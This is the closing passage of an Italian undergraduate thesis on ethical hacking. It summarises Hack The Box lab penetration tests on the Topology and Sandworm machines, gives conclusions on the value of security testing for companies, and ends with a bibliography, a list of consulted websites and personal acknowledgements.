- *Fase di Preparazione*: prima di iniziare il pentest, si è stabilito un piano di test dettagliato, ottenendo informazioni preliminari sulla macchina Topology. Ciò ha incluso la raccolta di informazioni su IP, servizi aperti, sistema operativo e configurazioni.
- *Ricognizione e Scansione*: si è condotta una scansione dei servizi e delle porte aperte sulla macchina per identificare possibili punti d'ingresso. In questa fase, si sono cercate vulnerabilità comuni e informazioni sul sistema.
- *Enumerazione*: una volta identificate le porte aperte e i servizi in esecuzione, abbiamo cercato di ottenere ulteriori informazioni sul sistema, come nomi utente, gruppi, servizi in esecuzione e autorizzazioni, tramite il software Nmap.
- *Sfruttamento*: in questa fase, si è cercato di sfruttare le vulnerabilità identificate per ottenere l'accesso non autorizzato alla macchina Topology. Si è sfruttato l'uso di exploit e attacchi di forza bruta, ad esempio LateX Injection.
- *Documentazione*: durante tutto il processo si è documentato attentamente ogni passaggio, inclusi i risultati delle scansioni, le vulnerabilità identificate e le misure adottate per ottenere l'accesso.

Le lezioni apprese nel contesto di questo penetration test riguardano la ricerca di vulnerabilità in riferimento a siti che offrono la possibilità di creare file con estensione `.png` di equazioni LaTeX direttamente nel browser. Infatti, si è cercato, nel motore di ricerca, comandi LateX per effettuare una LaTeX Injection, ossia un attacco informatico che sfrutta debolezze di parsing del linguaggio LaTeX. Caricando il comando corrispondente alla LaTeX Injection sul sito corrispondente alla macchina Topology, si è effettuato un exploit al fine di ottenere l'accesso alla Shell Utente per poi proseguire, attraverso la Privilege Escalation, all'ottenimento del controllo della Shell Root.

6.4 Penetration Test sulla macchina Sandworm

La macchina virtuale, offerta da Hack The Box e soggetto del terzo penetration test discusso nel Capitolo 5, rappresenta uno dei massimi livelli di difficoltà nell'ambito del penetration testing su sistemi Linux.

In questo contesto, abbiamo avuto l'opportunità di sondare le profondità di un sistema operativo Linux altamente configurato e protetto. Sandworm è concepito per essere un labirinto intricato di vulnerabilità, exploit e sfide che richiedono una conoscenza approfondita delle tecnologie Linux, delle buone pratiche di sicurezza e delle tecniche avanzate di penetration testing.

In questa avventura, gli obiettivi sono stati molteplici: dalla fase di ricognizione iniziale, in cui sono state raccolte informazioni critiche, alla scoperta e allo sfruttamento di vulnerabilità sofisticate al fine di ottenere l'accesso alla Shell Utente e alla Shell Root.

Le lezioni apprese nel contesto di questo penetration test riguardano la ricerca di vulnerabilità in riferimento a siti che offrono istruzioni su come utilizzare la crittografia PGP per firmare e verificare messaggi, enfatizzando l'importanza della sicurezza e della privacy nelle comunicazioni online. Nel corso della fase di exploitation, è stato messo in pratica il software GnuPG, imparandone le principali funzionalità tra cui la generazione di coppie di chiavi crittografiche, una chiave pubblica e una chiave privata, per gli utenti. La chiave pubblica può essere condivisa con altri per cifrare messaggi o verificare firme, mentre la chiave privata deve essere mantenuta segreta e viene utilizzata per decifrare messaggi o firmare documenti.

Conclusioni

Nel corso della trattazione, è stato possibile toccare con mano tutte le varie sfumature che vi sono attorno al concetto di ethical hacking: dalla definizione della figura e degli impieghi dell'hacker etico ai cenni storici, partendo dagli albori degli hacker inglesi a Cambridge, passando allo sviluppo e alla diffusione del fenomeno di "*hakkaggio*". La discussione è proseguita per i concetti chiave dell'ethical hacking, tra cui ricordiamo le fasi principali di un penetration test (Vulnerability Analysis e Exploit), la differenza tra Black, Gray e White Hacker e l'impiego nel sociale, in cui si sottolineano temi come privacy e protezione dei dati personali, ingegneria sociale, sicurezza delle applicazioni social, disclosure responsible, per finire con il rilevamento e i metodi di prevenzione dei deepfake.

Prima di arrivare ai capitoli riguardanti gli effettivi penetration test, sono state discusse le tecnologie coinvolte in questi ultimi, in modo tale da offrire una spiegazione della strategia di attacco chiara e sensata. In particolare, si è descritto l'ambiente nel quale sono stati condotti i penetration test, ossia Kali Linux. Questo sistema operativo è preferito per i penetration test in quanto offre un ambiente preconfigurato e una vasta gamma di strumenti per attuare penetration test.

Oltre a Kali Linux, i penetration test sono stati messi in atto grazie all'utilizzo della piattaforma web Hack The Box, che fornisce un ambiente controllato e simulato in cui si possono eseguire test in un contesto realistico e legale.

Di seguito a queste piattaforme, sono stati illustrati dei software coinvolti nei penetration test. Questi rappresentano un insieme essenziale di strumenti utilizzati dai professionisti della sicurezza informatica per condurre penetration test, identificare vulnerabilità e migliorare la sicurezza dei sistemi. Ogni strumento ha il suo ruolo specifico all'interno del processo di penetration test e contribuisce all'obiettivo generale di valutare e migliorare la sicurezza delle risorse digitali. Tra i software descritti ricordiamo *Nmap*, *Gobuster*, *Netcat*, *Secure Shell* (SSH), *Searchsploit*, *John The Ripper* e *GnuPG*.

A questo punto della trattazione, sono presenti tre capitoli dedicati ai rispettivi penetration test, ciascuno seguendo la struttura tipica di un penetration test standard, che prevede i seguenti passi:

1. *Information Gathering*;
2. *Vulnerability Analysis*;
3. *Exploitation*;
4. *Post-Exploitation*.

A conclusione di questa tesi, vale la pena analizzare i possibili sviluppi futuri. Prima di tutto, è importante sottolineare che l'ethical hacking svolge un ruolo cruciale nella protezione delle informazioni e della privacy in un mondo sempre più digitalizzato. Le minacce informatiche si evolvono costantemente, e pertanto, anche gli approcci alla sicurezza devono rimanere aggiornati.

Una direzione promettente per lo sviluppo futuro riguarda l'analisi della sicurezza dei servizi cloud e delle applicazioni web. Con sempre più aziende che si affidano ai servizi cloud per archiviare e gestire dati sensibili, diventa essenziale valutare e migliorare la sicurezza di tali servizi. Infatti, nel mondo digitale odierno, le aziende si trovano di fronte a sfide sempre crescenti per quanto riguarda la sicurezza delle informazioni e la protezione dei dati sensibili. La quantità di dati che vengono elaborati e archiviati è in costante aumento; questa crescente mole di informazioni rappresenta un obiettivo allettante per gli attaccanti informatici.

In questo contesto, l'ethical hacking assume un ruolo fondamentale per aiutare le aziende a identificare e mitigare le vulnerabilità nei loro sistemi, reti e applicazioni. Gli ethical hacker lavorano in stretta collaborazione con le aziende per condurre test di penetrazione realistici, simulando attacchi informatici che potrebbero essere utilizzati da malintenzionati. L'obiettivo principale dell'ethical hacking è scoprire e documentare le vulnerabilità, consentendo alle aziende di prendere misure preventive prima che gli attaccanti possano sfruttarle. Questo approccio proattivo è cruciale per evitare costose violazioni dei dati e danni all'immagine aziendale.

La collaborazione tra le aziende e gli ethical hacker è basata sulla fiducia e sulla trasparenza. Le aziende forniscono accesso ai propri sistemi e reti, consentendo agli ethical hacker di eseguire test di penetrazione in un ambiente controllato. Questa collaborazione permette alle aziende di ottenere una valutazione accurata della loro postazione difensiva e di identificare aree di miglioramento.

Senza dubbio, il legame tra le aziende e gli ethical hacker è fondamentale per garantire la sicurezza informatica; tuttavia, è importante riconoscere che molte aziende al giorno d'oggi sottovalutano ancora l'importanza della protezione dei dati e, spesso, evitano di investire in questa area critica, considerandola come una spesa accessoria piuttosto che come un investimento essenziale. Una delle ragioni di questa sottovalutazione potrebbe essere la mancanza di consapevolezza riguardo alle reali minacce e agli impatti delle violazioni dei dati. Alcune aziende potrebbero ritenere che non saranno mai bersagliate da attacchi informatici o che i loro dati non siano abbastanza interessanti per gli hacker. Tuttavia, questa è una visione ingenua della realtà digitale odierna. Gli attaccanti informatici mirano spesso alle aziende di piccole e medie dimensioni proprio perché queste potrebbero avere misure di sicurezza meno solide rispetto alle grandi imprese.

Per concludere, la collaborazione tra aziende ed ethical hacker è essenziale per la protezione dei dati e la sicurezza informatica e, per questo, è cruciale che le aziende riconoscano l'importanza di investire in sicurezza informatica e comprendano che la protezione dei dati è un requisito indispensabile nel mondo digitale odierno.

Bibliografia

ENGEBRETSON, P. (2011), *The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy*, Elselvier.

ERICKSON, J. (2008), *Hacking: The Art Of Exploitation*, No Starch Press,US.

KENNEDY, D., O'GORMAN, J., KEARNS, D. e AHARONI, M. (2011), *Metasploit: The Penetration Tester's Guide*, No Starch Press, US.

KHAWAJA, G. (2021), *Kali Linux Penetration Testing Bible*, Wiley.

MAMILLA, S. R. (2021), «A Study of Penetration Testing Processes and Tools», *Rap. Tecn.*

MESSIER, R. (2018), *Learning Kali Linux: Security Testing, Penetration Testing, and Ethical Hacking*.

OCCUPYTHEWEB (2018), *Linux Basics for Hackers: Getting Started with Networking, Scripting, and Security in Kali*.

VERMA, A. (2021), *Information Gathering in Penetration Testing, InfoSec Write-ups*.

WAGNER, A. (2019), *Hacking with Kali Linux: Penetration Testing Hacking Bible*.

WEIDMAN, G. (2014), *Penetration Testing: A Hands-On Introduction to Hacking*, No Starch Press, US.

Siti Web consultati

- Focus.it – `focus.namirial.it/ethical-hacker-cos-e/`
- IBM – `www.ibm.com/it-it/topics/social-engineering`
- Italiani nel mondo dei penetration test – `https://www.itgovernance.eu/it-it/penetration-testing-it`
- Ethical Hacker: cos'è – `https://focus.namirial.it/ethical-hacker-cos-e/`
- Hackers: varie tipologie – `https://www.nexsys.it/hacker-tipologie/`

- Deep Fake – `https://it.wikipedia.org/wiki/Deepfake`
- Kali – `www.kali.org/`
- Hack The Box – `www.hackthebox.com/`
- Netcat – `https://it.wikipedia.org/wiki/Netcat`
- GNU Privacy Guard – `https://it.wikipedia.org/wiki/GNU_Privacy_Guard`
- Nmap – `https://nmap.org/`
- Shell di Linux – `https://www.andreaminini.com/linux/shell-linux`
- Secure Shell – `https://it.wikipedia.org/wiki/Secure_Shell`
- Gobuster – `https://www.kali.org/tools/gobuster/`
- Searchsploit – `https://bughacking.com/`
- Privilege Escalation – `https://hacktips.it/`

Ringraziamenti

A Nonno Marcello, cuore pulsante della mia famiglia, maestro di vita e trasmettitore di valori solidi e positivi, come l'ambizione e la determinazione che mi contraddistinguono.

Ai miei genitori, Mamma e Papà; questo è soprattutto per voi, grazie per i sacrifici fatti e per le possibilità che mi avete dato, per aver sempre creduto in me; spero di essere stato all'altezza dell'amore con cui mi avete messo al mondo.

A Nonna Maria, grazie per tutta la vicinanza e la bontà d'animo dimostratami in questi tre anni, e per la pazienza nel preparare le tue specialità da gustare quando sono stato fuori casa.

A tutti gli altri nonni, Nonna Vilma e Nonna Floriana, soprattutto a Nonno Franco e Nonno Tommaso, miei angeli custodi.

A Diego, speciale compagno di studi; grazie per la fiducia e il supporto mostrati nei miei confronti. Sei stato e sarai la mia spalla destra dal primo all'ultimo esame. Se sono arrivato fin qui è anche merito tuo.

Ai miei compagni di corso, grazie di cuore per avermi accompagnato in questo cammino.

Un ringraziamento particolare va a al Prof. Domenico Ursino e al Dott. Luca Virgili, che mi hanno seguito attentamente, con estrema professionalità e disponibilità, nello svolgimento del tirocinio e nella stesura della tesi.

E infine, grazie a Simone, me stesso, per essere stato resiliente, intraprendente e determinato nei confronti dei miei obiettivi.

Ce l'ho fatta!